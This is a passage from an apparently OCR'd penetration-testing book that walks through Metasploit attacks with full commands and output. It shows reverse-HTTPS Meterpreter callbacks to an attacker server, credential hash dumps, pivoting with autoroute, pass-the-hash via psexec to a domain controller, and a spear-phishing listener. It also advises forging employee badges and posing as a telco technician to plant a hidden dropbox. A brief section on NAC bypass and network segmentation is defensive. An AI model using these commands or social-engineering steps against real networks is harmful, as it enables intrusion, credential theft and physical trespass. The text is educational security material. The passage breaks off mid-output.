
After running the exploit, the handler will start listening for a connection on port `443`, waiting for your helpless victim to call home. After waiting a bit, we see a connection come up from `69.131.155.226`. That is the address of the firewall our victim machine is behind. The handler then gives us a command prompt to the system. Running the Meterpreter command `sysinfo`, we see the name and machine information. From here you have complete control.

A real attacker may set up this exploit and not come back for months. The only sign of a problem would be just a single connection going out and failing at 5:25 PM every day. Just a small blip on the network.

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 69.131.155.226:49167 (UUID: 5596a9dbc8e61b2b/x86=1/windows=1/2015-06-21T21:25:49Z) Staging Native payl
oad ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49167) at 2015-06-21 17:25:50 -0400

meterpreter > /opt/metasploit/apps/pro/vendor/bundle/ruby/2.1.0/gems/recog-1.0.27/lib/recog/fingerprint/re
gexp_factory.rb:33: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expressio
n

meterpreter > sysinfo
Computer        : WIN-M08FVCLLIIB
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

We're jumping through the firewall
ET Phones home!

You might be excited to move on to the next conquest, but since we are here on a machine behind the network's firewall, let's look around at the rest of the network. By running `ipconfig`, we see that there are two network interfaces on this machine: one is on the `10-network`, at `10.100.0.0/24`, but the other is on a `192.168-network` at `192.168.202.0`. These are both protected networks, but the big deal is that the network is not flat. You cannot route packets across two dissimilar network classes in the private ranges. The `10-network` has access to the Internet, so it may be a DMZ, and the machines on it may be both more hardened and contain less valuable data. This probably means there are some treasures in the data on the other network. This type of pivot could go to either network, but let's attack the back-end network here:



The path marked in red is the pivot path we will be taking from our persistent connection to attack the Domain Controller on the back-end network.

That time of day has come around, and we have started our listener on our evil server and the victim machine has phoned home. We are ready to go further. We will use the `meterpreter` command `autoroute` to get a route into the `192.168.202.0/24` network.

This time when we set up the handler, we will send the session into the background using the `-j` flag when we run the exploit command:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443                    Listener Setup
LPORT => 443
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
msf exploit(handler) > [*] Starting the payload handler...

msf exploit(handler) > sessions -l

Active sessions
===============

No active sessions.   No sessions yet.

msf exploit(handler) > jobs -l

Jobs
====

  Id  Name
  --  ----
  0   Exploit: multi/handler   Handler running in the background

msf exploit(handler) >
```

Then the victim machine calls in. This tells us that the firewall in the target network has not been adjusted to block that outbound packetstream, and that the anomalous behavior has not alerted their **intrusion detection system** (**IDS**). We have a connection:

```
msf exploit(handler) >
[*] 69.131.155.226:49162 (UUID: a643aa28a9877c64/x86=1/windows=1/2015-06-22T02:05:42Z) Staging Native p
ayload ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49162) at 2015-06-21 22:05:43 -0
400

msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                                      Connection
  --  ----                   -----------                                      ----------
  1   meterpreter x86/win32  WIN-MO8FVCLLIIB\Administrator @ WIN-MO8FVCLLIIB  128.199.190.69:443 -> 69.
131.155.226:49162 (10.100.0.5)

msf exploit(handler) >
```

We are inside the victim machine, so we can run DOS commands. If we run `ipconfig` we see the two interfaces and their addresses:

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:07:7e:d8
MTU          : 1500
IPv4 Address : 10.100.0.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::34e5:33cb:f624:cbc7
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 20
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:07:7e:e2
MTU          : 1500
IPv4 Address : 192.168.202.189
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b81c:c045:3872:d95c
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

As we know, sysadmins often reuse passwords all across their networks, so let's get the hash from this machine and try it on the DC. Save these hashes to a text file or to your Keepnote. You'll need them later:

```
getsystem
hashdump
```

Notice that the hashdump command has also found and downloaded the password hint for Bo Weaver. The hint is "funny". This may make your password guessing easier. Some people make their password hint almost their password, like "Raiders Star Qback 1970." A tiny bit of research could tell you the Quarterback was George Blanda, he was 43 years old and that was the first season for the Raiders in the NFL. His Jersey number was 16. Your password list would need to include "GeorgeBlanda16", "Blanda1970", and other related things:

Type the following:

```
run autoroute -s 192.168.202.0/24
```

Then run the following to print out the route:

```
run autoroute -p
```

We see we have a route into the backend network:

```
meterpreter > run autoroute -s 192.168.202.0/24
[*] Adding a route to 192.168.202.0/255.255.255.0...
[+] Added route to 192.168.202.0/255.255.255.0 via 69.131.155.226
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.202.0      255.255.255.0      Session 1

meterpreter >
```

Now you have a route, so it is time to reconnoiter. To keep down the noise, we will use a simple port scanner within Metasploit:

1. Back out of our meterpreter by typing the following:

   `background`

   This keeps the session running open and in the background.

2. Set up the scanner:

   `use auxiliary/scanner/portscan/tcp`

   `set RHOSTS 192.168.202.0/24`

   `set PORTS 139,445,389`

3. We have set port `389` to find the Domain Controller.
   - Set the number of active threads:

     `set THREADS 20`

   - Run the scanner:

     `run`

The scanner runs and we see a Windows Domain Controller. This is our new target:

```
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.202.0/24
RHOSTS => 192.168.202.0/24
msf auxiliary(tcp) > set PORTS 139,445,389
PORTS => 139,445,389
msf auxiliary(tcp) > set THREADS 20
THREADS => 20
msf auxiliary(tcp) > run

[*] 192.168.202.2:139 - TCP OPEN
[*] 192.168.202.2:389 - TCP OPEN
[*] 192.168.202.2:445 - TCP OPEN
[*] Scanned  32 of 256 hosts (12% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] 192.168.202.189:445 - TCP OPEN
[*] 192.168.202.189:139 - TCP OPEN
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

We now have our target and a password hash, so the next step is to upload an exploit. Since we have login credentials, we're going to use the `psexec` module to connect to the Domain Controller:

```
   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                                  yes       The target address
   RPORT                 445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for prett
y listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN
$,C$,...) or a normal read/write folder share
   SMBDomain             WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > set SMBDomain LAB1
SMBDomain => LAB1
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794
SMBPass => aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794
msf exploit(psexec) > exploit

[-] Exploit failed: The following options failed to validate: RHOST.
msf exploit(psexec) > set RHOST 192.168.202.2
RHOST => 192.168.202.2
msf exploit(psexec) > exploit
```

Hash value from Win7 victim

OOPS! Forgot the RHOST value

We are not using a clear text password because we captured the hash from the Win7 machine's Administrator's account. Since we have the hash, we do not have to brute-force the password. It is always possible that the passwords for the different classes of machine might be different, but in this case they are one and the same.

Passing the Hash

Hashes work as well as passwords in Metasploit. This is known asPassing The Hash. Pass-the-Hash exploits have been around for at least a decade, and they use the Windows Login Session information available on the network. The exploit takes the **Local Security Authority** (**LSA**) information to get a list of the NTLM hashes for users logged into the machines on the network. The tools, such as the Metasploit Framework or the Pass-the-Hash Toolkit, that are used to get the information get username, domain name, and LM and NT hashes.

Once the exploit has run we get a meterpreter shell, and by running `sysinfo` we can see that we are in the Domain Controller:

`sysinfo`

```
msf exploit(psexec) > exploit

[*] Started bind handler
[*] Connecting to the server...
[*] Sending stage (882688 bytes)
[*] Authenticating to 192.168.202.2:445|LAB1 as user 'Administrator'...
[*] Uploading payload...
[*] Meterpreter session 2 opened (127.0.0.1 -> 127.0.0.1) at 2015-06-21 22:51:28 -0400
[-] Exploit failed: Rex::StreamClosedError Stream #<TCPSocket:0x000000084f2060> is closed.

meterpreter > sysinfo
Computer        : BO-DC1
OS              : Windows 2008 (Build 6002, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

As we covered earlier, Windows Active Directory stores the password hashes in the SAM database, so we can use `hashdump` to dump all the hashes in the domain:

`hashdump`

```
meterpreter >
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
fflintstone:1105:aad3b435b51404eeaad3b435b51404ee:0005ed44b7e569f72d2b22ea684c1be0:::
sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab:::
rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6:::
evilhacker:1110:aad3b435b51404eeaad3b435b51404ee:cec4ac319ad6e8ad3fca16c2e88f4f7f:::
BO-DC1$:1001:aad3b435b51404eeaad3b435b51404ee:e6297af369976bd7030c770928f8146b:::
BO-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffcf88485be6d64c3:::
meterpreter >
```

We now have all the keys to the compromised kingdom from a backend network with no Internet access. If you notice, in the numbers behind the usernames in the hashdump, you can see that the administrator is user 500. Many experts tell Windows network administrators to change the name of the admin account, so that nobody can tell which users have which permissions. Plainly, this will not work. Even with the username NegligibleNebbish, just having the UID of 500 shows that this is a user with administrative powers.

If we put this session in the background and run the sessions command, we can see both sessions running from `//rogue3` evil server to our compromised systems:

`background`

`sessions -l`

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(psexec) > sessions -l

Active sessions
===============

  Id  Type                   Information                                    Connection
  --  ----                   -----------                                    ----------
  1   meterpreter x86/win32  WIN-MO8FVCLLIIB\Administrator @ WIN-MO8FVCLLIIB  128.199.190.69:443 -> 69.13
1.155.226:49161 (10.100.0.5)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ BO-DC1                    127.0.0.1 -> 127.0.0.1 (192
.168.202.2)

msf exploit(psexec) >
```

The Dropbox

A **Dropbox**, sometimes also called a Jump Box, is a small device that you can hide somewhere within the physical location that you are targeting. Getting the device into the location will sometimes take other skills, such as social engineering, or even a little breaking and entering, to get the device into the location. A Dropbox can also be a box sent by the Security Consultant firm to be installed on a network for pen testing from a remote location.

These days, small, fully-fledged computers are cheap and easy to configure. There are also devices on the market that are specifically designed for this use and are ready to go right out of the box. The Raspberry Pi is a small computer on a board that runs a full Linux distro and can be configured for this work. Two devices made for this use are the Wi-Fi Pineapple and the Pwnie Express. The Wi-Fi Pineapple is our personal favorite. It comes with two separately configurable Wi-Fi access points and a CAT5 interface. It is only slightly larger than a pack of cigarettes. Having the two Wi-Fi radios and a CAT5 connector makes this device capable of connecting and pivoting from any network.

So, now you have to sneak this onto the network. For a wired network, a perennial favorite intrusion is the friendly telco guy approach. Employee badges can be easily found for various companies on the Internet. Making a badge is also an easy process. You can find out who provides telco services for your target during your passive footprinting phase. Once you have your badge, you show up at the target location carrying your tool bag and laptop, go to the front desk and say "Hi I'm here from Telco Provider. We had a ticket turned in that the Internet is running slow." You'll be surprised how easily this works to get in the door and be lead directly to the Phone Closet. Once in the Phone Closet, you can hide and connect your preconfigured Dropbox. When it fires up, it phones home and you are in!

For a less intrusive method, if your target has Wi-Fi in the office, you can use it as your attack vector. This is where the two Wi-Fi radios come in to play. One can be used to attack and connect to the target network and the other can be used as your connection to pivot from. The folks at Pineapple will even sell you a battery that lasts around 72 hours. With this arrangement, your "evil package" can even be easily hidden in the bushes and run without AC power. Captured data can also be copied to a flash card on the device, if being in the area during your attack isn't feasible and you can't phone home to the evil server.

When doing your physical recon of a location, look for cabling running outside the building. Sometimes, when expansions are done at a location, the people running the cable will run a drop on the outside of a building just to make the installation easier, but as we see, this leaves a door open to attack. With a good hiding place, a couple of RJ45 connectors, and a cheap switch, you can get access to a wired network.

Cracking the NAC (Network Access Controller)

These days, **Network Access Controller** (**NAC**) appliances are becoming more common on networks. NACs do give an increased level of security, but they are not the "end all" solution that their vendors' marketing and sales materials suggest that they are. We will show you a simple method of bypassing NAC controls on a company network.

The following information comes from a real hack to a real company we performed a while back. Of course, all the names and IP addresses have been changed to protect the company. This is not theory. This is a real world hack. The good thing for the company in this dramatization is that we are the good guys. The sad thing is that it only took about 30 minutes to figure this out, and maybe two hours to fully implement it.


We will be bypassing the NAC for the company widgetmakers.com. Widget Makers has two networks: one the corporate LAN (CorpNET), and the other a production network (ProdNET), containing classified data. The two networks are of a flat design, and both networks have full access to each other. A NAC appliance was configured and installed on the CorpNET. Employees must now use a NAC agent on their machines to connect to the CorpNET. Widget Makers uses SIP phones for voice communications. These phones are not on a separate VLAN. They are connected to the CorpNET VLAN for ease of use. Widget Makers also has a number of network printers on the CorpNET.

NAC appliances use an agent that is installed on the user's machine for login and verification of the user and machine's identity. These appliances can be configured to use a **Remote Authentication Dial in User System** (**RADIUS**) server or Domain Controller for the user credentials. Sometimes the NAC appliances use certificates to authenticate the machine. Trying to spoof an internal machine's MAC address without an agent and a login will normally result in the MAC address getting locked out of the network.

The weakness in the system is the agents. Most NAC systems are proprietary and tied to one vendor. One vendor's agent will not work with another, and there is not a standard for NAC controls. Most vendors only make agents that run on Windows; thus, if you have a Mac or Linux workstation on your network, it cannot be joined to the network using NAC controls.

So what do you do with the phones, printers, and workstations not running a Windows operating system to get them to work within the NAC controls? You have to whitelist their MAC and IP addresses within the NAC settings. Thus, by taking one of these devices off the network and spoofing its identity, you now have access to the restricted VLAN with the access level of the device you have spoofed. Normally, on a flat network, you have access to everything in all local networks.

One of the easiest marks for this hack is a SIP phone. People would definitely notice if a printer went offline. Everyone uses printers. To use a printer for this type of exploit, you must pick a printer that isn't used often. Phones are a different case. Offices always have extra phones for guests, and often, if you know the work schedule of the employees, you can pick a phone of someone who is on vacation. Unplug their phone and tape your Dropbox under the desk and connect it to the phone drop and you are in:




So how do you protect from this?

First thing, don't count on NAC being the ultimate security feature on your network. NAC should be only one layer of many in the security architecture of the network. Actually, it should be one of the upper layers of your network security. One simple workaround is to turn off (unplug) network ports that are not in use. This will not save you from a hacker subverting a deskphone of somebody who is on vacation, but it can keep an empty cube from becoming a hacker's headquarters.

The first layer of any network security should be proper segmentation. If you can't route to it, you can't get to it. Notice in the preceding diagram that CorpNET and ProdNET have full access to each other; an attacker coming in through CorpNET spoofing a network device can gain access to the restricted ProdNET.


Creating a Spear-Phishing Attack with the Social Engineering Toolkit

The **Social Engineering Toolkit** (**SET**) license agreement states that SET is designed purely for good and not evil. Any use of this tool for malicious purposes that are unauthorized by the owner of the network and equipment violates the **terms of service** (**TOS**) and license of this toolset. To find this tool, go through the menu **Kali Linux** | **Exploitation Tools** | **Social Engineering Toolkit**, or type `setoolkit` on the command line:




This is going to be a Metasploit reverse HTTP exploit, so there are a couple of steps that you have to put in place before using SET:

Start the Metasploit service.



In Kali 1.x, this was two steps, but in Kali 2.0, the previous image, starting the service, and the next image, opening the Metasploit Framework Console, are one command:



1. Start up the Metasploit console by going through the menus **Applications | 08. Exploitation Tools | Metasploit Framework**. You can also start the Metasploit Framework Console by typing `msfconsole` at the command prompt, avoiding the GUI menu altogether.
2. Ascertain the local host address your listener will be listening on, so that your malware has something to phone home to. In our test network, the Kali server is running on a virtual machine running on a physical host. Either the host's IP or a bridged pseudo-ethernet card from the virtual machine must be the destination when the malware calls in. If you were running your Kali from a VMS machine on the Internet, this would be slightly less difficult.
3. Here are the configs for the test network. There are two machines with Internet access and two servers that are only accessible from the internal network. Kali 186 is the attacker's laptop, and the Windows 10 workstation is the jump box for the internal network.
4. Once you have started Metasploit, you need to start the listener, so the malware you are about to create has something to answer the call when it phones home.

   Type the following command in the msf command prompt:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 10.0.0.2
set LPORT 4343
exploit
```


The listener is an open running process, and so the cursor does not return to the ready state. To evidence that the listener is active, we can run a port scan against it with NMap:

```
root@kali:~# nmap -A 10.0.2.15

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-12 16:08 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https Apache
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=bzq
| Not valid before: 2013-08-17T23:37:56+00:00
|_Not valid after:  2023-08-15T23:37:56+00:00
|_ssl-date: 2015-09-12T20:10:54+00:00; 0s from local time.
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.99 seconds
root@kali:~#
```

On the other side, the listener responded to the NMap scan with a readout of the data from the scan:

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.2.15:33384 Request received for /...
[*] 10.0.2.15:33384 Unknown request to / #<Rex::Proto::Http::Request:0xf4444e0 @
headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fals
e, @bufq="", @body="", @method="GET", @raw_uri="/", @uri_parts={"QueryString"=>{
}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_e
